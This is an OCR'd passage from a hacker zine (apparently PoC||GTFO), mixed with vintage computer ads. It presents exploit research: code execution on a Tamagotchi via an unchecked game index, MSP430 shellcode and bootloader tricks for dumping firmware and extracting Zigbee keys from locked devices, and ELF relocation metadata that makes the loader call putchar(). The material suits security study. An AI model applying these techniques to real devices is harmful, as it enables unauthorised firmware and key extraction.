
Our neighbour Tavis Ormandy discovered similar unholiness in IPsec.[4] What other matryoshka dolls can you turn into voodoo dolls, good neighbour?



[2] RFC 4880, 'OpenPGP Message Format'

[3] Russ Cox, 'Zip Files All the Way Down', 2010-03-18

[4] Tavis Ormandy, 'BSD derived RFC 3173 IPcomp encapsulation will expand arbitrarily nested payload', CVE-2011-1547, posted to full-disclosure 2011-04-01



Hey kids! Can you reverse engineer this shellcode from the picture?

4 Reliable Code Execution on a Tamagotchi

by Natalie Silvanovich

Tamagotchis are an excellent target for reverse engineering for a number of reasons: They have a limited number of inputs and outputs, they run on a poorly documented 6502 microcontroller and they're, well, Tamagotchis. Recently, I discovered a technique for reliably executing foreign code on a Tamagotchi.

Let's begin at the beginning. Modern Tamagotchis run on a GeneralPlus GPLB52X LCD controller, a lightweight 6502 controller that uses an internal mask ROM for all code and some data. This means that exploitation is necessary to free the Tamagotchi from the shackles of its read-only code. Also, in the absence of any debug outputs, code execution provides valuable insight into the internals of the Tamagotchi and its MCU.

There are four inputs into a Tamagotchi that can be manipulated by the user. (1) The buttons, (2) the EEPROM that saves the Tamagotchi state across resets, (3) the IR interface and (4) certain accessories containing external SPI memory called figures. Attempts to find useful bugs in the EEPROM and IR interface were unsuccessful, so I moved onto the figures. Eventually I found an exploitable bug in how the Tamagotchi processes figure data.

When attached to a Tamagotchi, figures add extra functionality, such as games or items. So attaching a figure might allow your Tamagotchi to play shuffleboard, purchase a vacuum cleaner or attend 30c3. The bug I found was in the processing of game data. Game logic is not actually included in the figure data; rather, the figure provides an index to the game logic in the Tamagotchi's mask ROM.[5] Changing this index causes some very strange behavior. If the index is an expected value, from 0 to about 0x20, a game will be played as expected, but for higher indexes, the device will freeze, requiring a reset. Even stranger, if the index is very high (0xD8 or higher), the Tamagotchi jumps to a different, valid screen, such as feeding the Tamagotchi or giving it a bath, and the Tamagotchi functions normally afterwards. This made me suspect that the game index was used as an index into a jump table and that freezing was due to jumping to an invalid location.

With no way to gain additional information about the cause of the behavior, and about 200 possible vulnerabilities, it made sense to to fill up as much memory as possible up with a NOP sled, try all possible indexes, and hope that one caused a jump to the right location. Unfortunately, the only memory controllable by the figure is the LCD RAM, so I filled that with NOPs and shellcode. (The screen data starts at 0x1C80 in the figure memory, and maps to 0x1000 in the Tamagotchi memory, for people trying this at home.) After several tries and some fiddling the shellcode, index 0xD4 lead to very unreliable code execution. This code execution allowed me to perform a complete ROM dump of the Tamagotchi, which in turn led to the ability to better analyze the bug.

The following code contains the vulnerability. Please note that the current state (current_state_22) is set from the game index without validation.

```
seg004:4E2E    LDA    byte_1A4
seg004:4E31    BEQ    loc_44E39
seg004:4E33    LDA    gameindex2
seg004:4E36    JMP    loc_44E3C
seg004:4E39    LDA    gameindex1
seg004:4E3C    CLC
seg004:4E3D    ADC    #$27 ;
seg004:4E3F    STA    current_state_22
seg004:4E41    JMP    locret_44E4C
```

[5]The important index is located at address 0x18 in figure memory.

The main Tamagotchi execution loop checks the state based on a timer interrupt, then makes a state transition if the state has changed. The state transition is as follows.

```
ROM:EFE8    LDX     current_state_22
ROM:EFEA    LDA     $F00E,X
ROM:EFED    STA     change_page
ROM:EFF0    STA     current_page
ROM:EFF2    BEQ     loc_F001
ROM:EFF4    LDA     #0
ROM:EFF6    STA     off_34
ROM:EFF8    LDA     #$40  ;  '@'
ROM:EFFA    STA     off_34+1
ROM:EFFC    LDA     current_state_22
ROM:EFFE    JMP     (off_34)
```

In essence, the Tamagotchi looks up the page of the state in a table at 0xF00E, then jumps to address 0x4000 in that page. Looking at this code, it is clear why my first exploit was unreliable. 0xD4 + 0xF00E + 0x27 is 0xF109, which resolves to a value of 0x3c. Since the Tamagotchi only has 19 pages, this is an invalid page number. Testing what would happen if the MCU was provided an invalid page, addresses 0x4000 and up resolved to 0xFF.

This means that there are two possibilities of how this exploit works. Either the memory addresses are floating and sometimes end up with values that, when executed, send the instruction pointer to the LCD RAM, or the undefined instruction 0xFF, when executed, puts the instruction pointer into the right place, sometimes. Barring bizarreness beyond my wildest imagination, neither of these possibilities would allow for the exploit to be made more reliable though manipulation of the figure data.

Instead, I looked for a better index to use, which turned out to be 0xCD. 0xCD + 0xF00E + 0x27 is 0xF102, which maps to part of the LCD segment table, which has a value of 4. Jumping to 0x4000 in page 4 immediately indexes into another page table.

CANADIANS!

Eliminate the Customs Hassles. Save Money and get Canadian Warranties on IMSAI and S-100 compatible products.

IMSAI 8080 KIT $ 838.00
ASS. $1163.00
(Can. Duty & Fed. Tax Included).

AUTHORIZED DEALER

Send $1.00 for complete IMSAI Catalog.
We will develop complete application systems.
Contact us for further information.

Rotundra Cybernetics

Box 1448, Calgary, Alta. T2P 2H9
Phone (403) 283-8076



```
seg004:4000     LDA     #$D
seg004:4002     STA     $34
seg004:4004     LDA     #$40  ;  '@'
seg004:4006     STA     $35
seg004:4008     LDA     $22
seg004:400A     JMP     jump_into_table_D27F
```

This index is also out of range, and indexes into a code section:

```
seg004:41F5     INC     $11E
```

Interpreted as a pointer, however, this value is 0x1EEE. The LCD RAM range is from 0x1000 to 0x1200, but fortunately, bits 2-7 of the upper byte of addresses in the 0x1000-0x2000 range are ignored, so reading 0x1EEE returns the value at 0x10EE. This means that playing a game with the index of 0xCD will execute code in the LCD RAM every time!

While reading POC||GTFO obligates you to share a copy with a neighbour, trying this on your own Tamagotchi is only strongly recommended. Further instructions can be found by unzipping the PDF of this issue.



"The ancient teachers of this science promised impossibilities and performed nothing. The modern masters promise very little; they know that metals cannot be transmuted and that the elixir of life is a chimera but these philosophers, whose hands seem only made to dabble in dirt, and their eyes to pore over the microscope or crucible, have indeed performed miracles. They penetrate into the recesses of nature and show how she works in her hiding-places. They ascend into the heavens; they have discovered how the blood circulates, and the nature of the air we breathe. They have acquired new and almost unlimited powers; they can command the thunders of heaven, mimic the earthquake, and even mock the invisible world with its own shadows." – Shelley 3:16

5 Some Shellcode Tips for MSP430 and Related MCUs

by Travis Goodspeed

Howdy y'all,

I'm writing this to introduce you as an exploiter of desktops and servers to some of the tricks that I've used in writing shellcode for microcontrollers, with examples from the MSP430 in particular. You can try most of these examples on a GoodFET or Facedancer board, and many of them are portable to other embedded targets, such as AVR or the lower-end ARM devices.

5.1 Flash Patching is Weird

In Unix and Windows, you are used to processes operating within virtual memory. On a microcontroller, they often run directly in physical memory, so the rules are rather different. It helps to take the German approach, learning all of the rules to get away with things that ought to be illegal.

The first difference you'll run into on the MSP430 is that code runs in-place from Flash memory. Flash has some very different rules from RAM, because it's a different technology and a proper programmer knows better than to rely on layers of abstraction.

- Flash is erased to ones as segments or globally, never as bytes or words.
- Flash writes *clear* bits at word granularity, but can't set them.
- Flash writes require a safety password to be written into a register.

Thus, to do a normal write to Flash, an MCU programmer is taught to first disable the Flash write protection and configure the right special-function registers, then erase the entire page, then rewrite the entire page. Many programmers never bother, opting for an external memory chip or relying on battery-backed RAM.

To make smaller changes, there's another option. After disabling Flash, a neighbor could clear individual bits rather than rewriting the entire page. This is handy for regular developers to do what's called EEPROM Emulation, which emulates memory that can be written bytewise, but it's also damned useful when patching code in-place.

	000	040	080	0C0	100	140	180	1C0	200	240	280	2C0	300	340	380	3C0
0xxx																
4xxx																
8xxx																
Cxxx																
1xxx	RRC	RRC.B	SWPB		RRA	RRA.B	SXT		PUSH	PUSH.B	CALL		RETI			
14xx																
18xx																
1Cxx																
20xx	JNE/JNZ															
24xx	JEQ/JZ															
28xx	JNC															
2Cxx	JC															
30xx	JN															
34xx	JGE															
38xx	JL															
3Cxx	JMP															
4xxx	MOV, MOV.B															
5xxx	ADD, ADD.B															
6xxx	ADDC, ADDC.B															
7xxx	SUBC, SUBC.B															
8xxx	SUB, SUB.B															
9xxx	CMP, CMP.B															
Axxx	DADD, DADD.B															
Bxxx	BIT, BIT.B															
Cxxx	BIC, BIC.B															
Dxxx	BIS, BIS.B															
Exxx	XOR, XOR.B															
Fxxx	AND, AND.B															

Figure 1: MSP430 Instruction Set, from the MSP430X2xx Family User's Guide

For example, Figures 1 and 2 show that 0x3Cxx is an unconditional Jump while 0x38xx is a conditional Jump if Less Than instruction. If we overwrite a JMP instruction with 0x3BFF, it will have the effect of bitwise ANDing that instruction with 0x3BFF, changing the 3C opcode to a 38 while retaining the jump offset.




Figure 2: MSP430 Jump Instructions, from the MSP430X2xx Family User's Guide

Since MSP430 instructions are 16-bit word aligned, the 10-bit PC offset is multiplied by two and then added to the program counter. 0x3FFF is an unconditional jump backward by one word, or an unconditional infinite while loop. If you zero-out the offset by overwriting the instruction with 0x3C00, you can turn any jump instruction into a NOP.

When attacking a poorly protected bootloader, you might find yourself with the ability to write and to checksum, but not to read. If you can write without erasing, then writing all 1's with a single 0 will change the checksum if and only if that bit previously was a 1. Repeating for each bit of Flash is slow, but it might get you a firmware dump.

5.2 Efficient Shellcode

Quite often, the first thing you'll do with shellcode is to dump out the state of the microcontroller being attacked. It's worth studying ways to make that code in as few bytes as possible, as a microcontroller generally processes very small packets and you won't have room for anything fancy.

To quickly dump memory on an architecture that you don't know very well, it helps to have simple code that already has its environment configured. The code should be completely oblivious to timing, and it should access as few structures as possible. It should also be portable, requiring neither knowledge of its position in memory nor knowledge of the specifics of the rest of the device motherboard at compile time.

My solution is to blink the LEDs, half with a clock and half with data, to dump all of the memory to an SPI sniffer. The LEDs that light up with consistent brightness are the clock, while those that sporadically become very bright or very dim are the data. Tapping one of each with my handy Saleae Logic analyzer gives me a firmware dump.

Don Lancaster's ingenius design provides software controllable options including:
- Scrolling • Full performance cursor
- Over 2K on-screen characters with only 3MHz bandwidth
- Variety of line/character formats including 16/32, 16/64 .... even 32/64
- User selectable line lengths

TELL ME MORE! ( ) Send instruction manual for the TVT-6 Kit with full operational details, $1 enclosed.
( ) SEND FREE CATALOG
Name: _____
Address: _____
PAIA ELECTRONICS, INC. City: _____ State: _____ Zip: ____
DEPT. 10-B, 1020 W. WILSHIRE BLVD., OKLAHOMA CITY, OK 73116

5.3 Mask ROMs have Useful Gadgets

In my WOOT '09 paper with Aurélien Francillon, we toyed around with using the MSP430's BSL (BootStrap Loader) ROM to aid in exploiting an unknown executable.[6] That paper concerns exploiting firmware without having a copy, but I'll recount one of its tricks here.

The MSP430 BSL has two entry points. The first is the Hard Entry Point, whose address is always stored at 0x0C00. By twiddling the reset and test pins with proper timing, the chip will boot from this address instead of from the RESET handler in the interrupt table.

The second entry point is called the Soft Entry Point, and it is rather poorly documented. The original idea was that a program could return into the bootloader ROM by branching to the address stored at 0x0C02, with some of the initialization routines skipped. One of these routines is the instruction that initializes the register holding password protection, so by setting or clearing a bit in that register, the calling application can enable or disable password checking.

While the soft entry point is sometimes useful to an MSP430 developer, it's damned useful for an attacker. On an MSP430F1612, my favorite shellcode for dumping firmware is a bit like the following, which assembles to just six bytes of memory.

```
mov #0xFFFF, r11    ;; Disable BSL password protection.
br &0x0c02          ;; Branch to the BSL Soft Entry Point
```

[6] Half-Blind Attacks: Mask ROM Bootloaders are Dangerous, WOOT 2011, Goodspeed and Francillon

5.4 Unused RAM is Not Erased at Reboot

In larger machines, memory which is not used by a process is not mapped into that process's virtual memory. In microcontrollers, it is still accessible, since the code is running with physical rather than virtual memory. Rather than reset every RAM word during a reboot, most microcontrollers simply leave it alone and let the program take care of clearing its values.

Now an MSP430 application is compiled with a view of memory that it sparingly uses. GCC, for example, will allocate code (.text) into Flash from the lowest Flash address in its linker script.

RAM is only used by the compiler for data, never for code, unless the linker script is carefully and intentionally hand-crafted. It is divided into two segments by the linker, .data and .bss. The .data region is initialized by copying the data over from Flash, while the .bss region is initialized to zero through a simple while() loop. This provides us with two nifty tricks.

The first trick is that, given a poor POKE gadget, we can slowly place a large chunk of shellcode into upper regions of RAM. For example, an MSP430F2618 has enough RAM to fit the GoodFET firmware, so a device using that chip could have the GoodFET firmware itself act as second-stage shellcode! Smaller chips, such as the MSP430F2274, could have a Flash driver loaded into unused RAM, with third-stage shellcode written into unused Flash.

5.5 Where Flash is Protected, RAM is Not

Recalling that unused RAM is never cleared by an application, let's abuse that behavior in a second way.

Back in 2010, Texas Instruments released their ZStack implementation of Zigbee for use with the Smart Energy Profile. I found that the random number generator was crap, and they patched that bug. So how was little ol' me supposed to get more Zigbee Smart Energy Profile keys without a Certicom license?


The remaining vulnerability was a combination of the BSL ROM with the ZStack firmware. ZStack relied upon the BSL ROM and the JTAG fuses to prevent keys and firmware from being read out of the device, but the BSL ROM was only intended to keep *code* from being read out of the device. A second bug in that Zigbee stack was that keys were stored in the .data segment instead of the .text segment, so the firmware would copy the key from Flash into RAM during startup.

As a quick recap, the bootloader requires a password to run most commands, but some are unprotected. Among them are the ones to supply a password and the Mass Erase command, which wipes all of Flash and resets the password, which is stored in Flash, to 32 bytes of 0xFF.

So to get keys out of locked ZStack devices, I just needed to use the serial bootloader, first sending the command to Mass Erase and then–without losing power–to supply a password of all 0xFF and then to dump all of RAM to disk. A little bit of RAM is overwritten by the BSL's call stack, but only the lowest 32 bytes. Everything else is saved.

— — — —

I hope you find these tricks to be handy. If you'd like to hear more, buy me a nice India Pale Ale.
— Travis



Who would remember Noah if he had just bought a boat from the store?
Build your own fucking birdfeeder.

6 Calling putchar() from an ELF Weird Machine.

by Rebecca .Bx Shapiro

Pastor's Exordium.[7] *Behold the daily miracle of the loader: it takes stored dumb bytes and makes them into a new process or splices them into a running one. The Pharisees may dismiss it as mere engineering, but verily I tell you, long after their textbooks are forgotten the loader and its Phrack exegesis will shine on, for there is more wisdom gathered in its metadata structures than can be found in a dozen OS textbooks.*

Yet there is more! The binary metadata structures consumed by the loader are actually a program *for the loader. A weird machine devotee will readily recognize that these data drive all the actions behind the loader's miracle; they can be thought of as executable bytecode for the loader, which can be thought of as a virtual machine. And just as assembly with all its glorious* `mov`*s,* `add`*s, and* `call`*s is encoded in opcodes and offsets, ABI metadata entries are encoded in types and addends, except that they are split into symbols and relocation structures, residing in different sections of the binary but cross-referenced by their entry numbers in the respective sections.*

In this follow-up to earlier work, Bx shares more nifty tricks of programming the ELF loader with relocation and symbol data as weird assembly. This work is as advanced as it is neighborly, so please read her articles from WOOT 2013 and POC‖GTFO 00:05 to learn how to build a Turing-complete virtual machine out of an ELF loader and how to extend that VM to call native code. In this sermon, Bx shows us how to make system calls from ELF relocation and symbol data; full shellcode is left as an exercise to the faithful! –PML

— — — —

Welcome back, friends. In the first edition of POC‖GTFO, I demonstrated how we can craft ELF relocation metadata to instruct the loader to make libc calls. The method I demonstrated was fairly limited and lacked the ability to do useful things such as control the arguments passed to the called function. Thus I ended the article with an unsolved challenge: *How can metadata control the arguments passed to the metadata-initiated function call?*

In this sermon, I will partially answer that challenge by demonstrating how to control a call to `putchar()` using relocation metadata.

```
PUTCHAR(3)           bx's Programmer's Manual            PUTCHAR(3)

SYNOPSIS
       #include <stdio.h>

       int putchar(int c);

DESCRIPTION
       putchar(c) writes the character c, cast to an unsigned char, to stdout.

RETURN VALUE
       putchar() returns  the character written as an unsigned char cast to
       an int or EOF on error.

       puts() and fputs() return a nonnegative number on success, or EOF on error.
```

One may ask "why focus on `putchar()`?" The answer is simple. Because `putchar()` is required in order to implement a full, honest-to-manul brainfuck-to-ELF metadata compiler. You may have noticed that `putchar()` requires only a single (byte-long) argument and have thought to yourself "I only have control over one argument!? How will that help me take over the world?" Don't worry your pretty little

[7] How is a sermon like a binary file? Both have prescribed parts that follow each other in a conventional order, but may be skipped or used creatively by an extra neighborly preacher. Convention is there to help, but it's the result that matters. So just think of *exordium* as the ELF/ABI header or vice versa and bear with the Preacher as you bear with your binary toolchain! *–PML*

nose off. I will provide insight on how you can control not one, not two, but three (ish) arguments to a function call!

Instead of asking how one can control the first argument to a function call, one should really be asking how can we be the last to set the RDI register (the first argument to a function as heralded by the System V amd64 ABI gospel 3:2:3, aka amd64 calling convention[8]) before our metadata-driven libc function is called.

It turns out that the loader generally processes each relocation entry within a single function, although there are a few exceptions to this rule. This means that, generally speaking, the arguments that are in place during any metadata-driven function call are the arguments that were passed to the currently executing function processing the relocation entries. An exception to this "rule" occurs when relocation entries of type R_X86_64_COPY are processed. These types of relocation entries cause the loader to make a call to memcpy(), thus changing the values of RDI, RSI, RDX, which by convention hold the first three arguments to a function call, and in the case of a call to memcpy(void *dest, const void *src, size_t n) hold dest, src, and size, respectively.

Now imagine that the dynamic loader has been processing our relocation entries and now the next dynamic symbol, pointed to by the next relocation entry r0 to be processed, looks like this:

```
s0 = {..., st_value = &putchar, st_size = 0x0}
```

(Note: We have already shown how to calculate the address of libc functions in past work and will not cover how to do that in this sermon. See our WOOT article and POC||GTFO 00:05 for a thorough explanation.)

The following three relocation entries (represented here as C structs, but of course encoded in a .rel section) will make a call to putchar(), to print the character of our choice:

```
r0 = {r_offset=<&r2->r_addend>, r_symbol=0, r_type=R_X86_64_64,
      r_addend=0x0}
r1 = {r_offset=<char to print>, r_symbol=0, r_type=R_X86_64_COPY,
      r_addend=0x0}
r2 = {r_offset=&r2, r_symbol=0, r_type=R_X86_64_IRELATIVE,
      r_addend=<&putchar (filled in by r0)>}
```

The purpose of r0 is to write the address of putchar() into r2's addend. The purpose of r1 is to setup RDI (the first argument) for r2's function call. When it is processed, memcpy() is called with the following arguments: memcpy(<char to print>, &putchar, 0). More generally, the call to memcpy() looks like: memcpy(r1->r_offset, s0->st_value, s0->st_size).

After r1 is processed, 0 byes are copied from &putchar to <char to print>[9], and RDI=<char to print>, RSI=&putchar, and RDX=0. r2, of type R_X86_64_IRELATIVE, instructs the loader to treat its addend as a function pointer, making a call to it(!). How's that for a relocation-based weird assembly instruction? But, one problem: relocation entries of type IRELATIVE do not support functions that require arguments (meaning that there is no conventional way to pass them). Still, the actual function doesn't care and will happily reach for its arguments in RDI etc.—and, luckily, we were able to set up the arguments via our relocation-entry crafted call to memcpy() via r1! Hence r2 will cause the loader to call putchar(), which will consult RDI to determine what character to print to stdout.

You may see the potential downfalls of manufacturing a call to memcpy() in order to put arguments in place for the following library call. For example, if the third argument is not zero, you need to start worrying about your first two arguments pointing to read/writable memory. However, it may be comforting to know that the value returned by the function call is written into a spot of your choosing (in r2->r_offset).

If you would like to further your studies of metadata-driven library calls, please refer to the **elf-bf-tools** repository on github.[10] May the Great Manul keep and protect you from the Weird Machine. And let us say, amen.

[8] http://www.x86-64.org/documentation/abi.pdf, pages 17-21, Fig. 3.4—and don't ask us in what world RDI, RSI, RDX might stand for A, B, C or suchlike. This program may be brought to you by the register RDI anyhow, but let's just say if the Manul meets the amd64 Big Bird there might be feathers flying.

[9] Note, memcpy would treat it as a destination pointer, but luckily nothing gets copied here, and memcpy implementation isn't paranoid about checking its arguments, since a bad pointer would trap anyway.


[10] See syscall/putchar in https://github.com/bx/elf-bf-tools .

MULTIPLE DATA RATE INTERFACING FOR YOUR CASSETTE AND RS-232 TERMINAL

the CI-812

The Only S-100 Interface You May Ever Need

On one card, you get dependable "KC-standard"/biphase encoded cassette interfacing at 30, 60, 120, or 240 bytes per second, and full-duplex RS-232 data exchange at 300- to 9600-baud. Kit, including instruction manual, only $89.95*.



PERCOM

PERCOM DATA COMPANY, INC.
4021 WINDSOR • GARLAND, TEXAS 75042
(214) 276-1968

*Assembled and tested, $119.95. Add 5% for shipping. Texas residents add 5% sales tax. BAC/MC available.

PerCom *'peripherals for personal computing'*

```
446 case R_X86_64_IRELATIVE:
447  value = map->l_addr + reloc->r_addend;
448  value = ((Elf64_Addr (*) (void)) value) ();
449  *reloc_addr = value;
450  break;


429case R_X86_64_COPY:
430  if (sym == NULL)
431    /* This can happen in trace mode if an object could not be (gdb)
432       found.  */
433    break;
434  memcpy (reloc_addr_arg, (void *) value,
435  MIN (sym->st_size, refsym->st_size));
436  if (__builtin_expect (sym->st_size > refsym->st_size, 0)
437      || (__builtin_expect (sym->st_size < refsym->st_size, 0)
438  && GLRO(dl_verbose)))
439    {
  440      fmt = ``\
  441%s: Symbol `%s' has different size in shared object, consider re-linking\n'';
(gdb)
  442      goto print_err;
  443    }
444  break;
445#  endif


--------------
Breakpoint 6, elf_machine_rela (sym=0x601030, reloc_addr_arg=0x601241, version=<optimized out>,
    reloc=0x601318, map=0x555555773228) at ../sysdeps/x86_64/dl-machine.h:434
    434  memcpy (reloc_addr_arg, (void *) value,
(gdb) print/x *reloc
$6 = {r_offset = 0x601241, r_info = 0x5, r_addend = 0x0}
(gdb) print refsym->st_size
$7 = 0
(gdb) print sym->st_size
$8 = 0
(gdb)
(gdb) print/x reloc_addr_arg
$9 = 0x601241
(gdb) x/gx reloc_addr_arg
    0x601241:0x0000000060103800
(gdb) x/gx value
```

```
    0x7ffff7ce1184:0x011d8b48f8894153
(gdb) print/x $rsi
$5 = 0x7ffff7ce1184
(gdb) print $rdx
$10 = 0

(after memcpy)
(gdb) x/gx 0x601241
    0x601241:0x0000000060103800
(gdb) print/x $rdi
$14 = 0x601241
(gdb) c
Continuing.

Breakpoint 5, elf_machine_rela (sym=0x601030, reloc_addr_arg=0x6012e8, version=<optimized out>,
    reloc=0x601330, map=0x555555773228) at ../sysdeps/x86_64/dl-machine.h:448
    448  value = ((Elf64_Addr (*) (void)) value) ();
(gdb) print/x $rdi
$15 = 0x601241
(gdb) print/x value
$16 = 0x7ffff7ce1184
(gdb) x/10i value
    0x7ffff7ce1184:push   %rbx
    0x7ffff7ce1185:mov    %edi,%r8d
    0x7ffff7ce1188:mov    0x313c01(%rip),%rbx        # 0x7ffff7ff4d90
    0x7ffff7ce118f:mov    (%rbx),%eax
    0x7ffff7ce1191:test   $0x80,%ah
    0x7ffff7ce1194:jne    0x7ffff7ce11ea
    0x7ffff7ce1196:mov    %fs:0x10,%r9
    0x7ffff7ce119f:mov    0x88(%rbx),%rdx
